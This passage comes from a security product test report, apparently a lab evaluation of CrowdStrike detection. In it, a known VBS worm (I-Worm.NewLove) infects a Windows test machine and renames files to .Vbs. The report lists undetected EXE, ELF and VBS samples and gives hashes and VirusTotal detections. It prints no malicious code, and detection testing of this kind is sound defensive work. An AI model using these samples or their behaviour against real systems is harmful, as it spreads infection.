


Image 1.13: VBS Script Executed





Image 1.14: VBS Script executing wscript.exe process

After a while, we can see an alert with the message in Portuguese: "You have files waiting to be recorded to disc" as you can see in Image 1.15. When this alert it's open, we can seen in Image 1.16 that there is an ISO media on our machine. There are many files in this ISO to be performed and we can find the desktop.ini.Vbs.Vbs as a file done to se executed.



Você tem arquivos aguardando para serem gravados em disco
Para exibir os arquivos agora, clique neste balão
Windows Explorer

Image 1.15: Alert box "You have files waiting to be recorded to disc"




Image 1.16: Alert box "You have files waiting to be recorded to disc"

After 4 min, it is possible to see in Image 1.17 that there is an infection inside the our "victim" machine, all those file were change to extension .Vbs as we see in the ISO media. As we can see in Image 1.18, this malware is associated with the execution of VBS - Visual Basic Script and he change all extension in the victim environment.




Image 1.17: Infection Happening





Image 1.18: Infection complete.

IMPACT

At the end of this test, it was possible to verify that there many malwares that, when executed inside the environment, may perform an infection. A few notable points:

- CrowdStrike didn't work with Signature based; which makes our environment very vulnerable.
- Dependency of the real time engines; which may be a risk as noted in our test;
- After the first extraction, no one know malware were detected; when it comes a major malware infection we can have several types of attack vectors, so it is very important we have an efficient detection.
- Malicious EXE files Not Detected; PE files not detected even though malicious; it was not detected.
- Malicious ELF files Not Detected; ELF file not detected even though malicious; In our test environment, wouldn't be dangerous, because our environment it was Windows, but should be block but it was not detected.
- After second test no one know malware were detected; After this moviment, no one malware it was detected.
- Infection based on VBS (Virtual Basic Script) – Known Malware; This is the big surprise.
- I-Worm.NewLove - Worm-type malware, with high criticality, associated with the execution of VBS - Visual Basic Script, we have as a characteristic high propagation within the environment in which it is executed.

```
Basic Properties
MD5    95f4156f23d61b1b888d3b3bb87b6d72
SHA-1  09d2470d17821728cd1da95186f5f51272634287
SHA-256      2246a1a31f8ef272a8ac44c97d383d0607d86ddf4509a176b157853d9c6e0028
Vhash  773a411c5a56087d4d7c5cc36bbf2901
SSDEEP 1536:cfY1wBDtr94PLDcwZANv1pG1ZuQK100ksk/
L1xVCXJW5C6U7EjSRVveO:R1wBJoL4F1w6QK1qFnVCXJYCF7aO

Names
I-Worm.NewLove.zip
output.149790737.txt;
```



Untitled graph by Filipi_Pires

virustotal.com/graph/aa14a4bfb1e6de52750cc89b91cacbe8bd318634ccb54fa835f5e2c5d1d2f633

Basic Properties

Type	VBA
Size	7.22 kB
First Seen	2009-06-08 19:14:56
Last Seen	2019-09-12 10:13:00
Submissions	26
File Name	d2b8ea4a267c69040c7d3ad80f64f8ba_I-036F~1.VBS

Relations

It doesn't have relations.

Expand using new intelligence search

Detections 46 / 57

ZoneAlarm Email-Worm.VBS.Newlove

Zillya Worm.Newlove.VBS.1

Yandex VBS.Spammer.A

ViRobot VBS.NewLove.A

VIPRE

46 / 57 aa14a4bfb1e6de52750cc89b91cacbe8bd318...

Type	VBA
Size	7.22 kB
First Seen	2009-06-08 19:14:56
Last Seen	2019-09-12 10:13:00
Submissions	26
File Name	d2b8ea4a267c69040c7d3ad80f64f8ba_I-036F~1.VBS

Detections

ZoneAlarm	Email-Worm.VBS.Newlove
Zillya	Worm.Newlove.VBS.1
Yandex	VBS.Spammer.A
ViRobot	VBS.NewLove.A
VIPRE	Email-Worm.VBS.Generic.a (v)

... and 70 items more

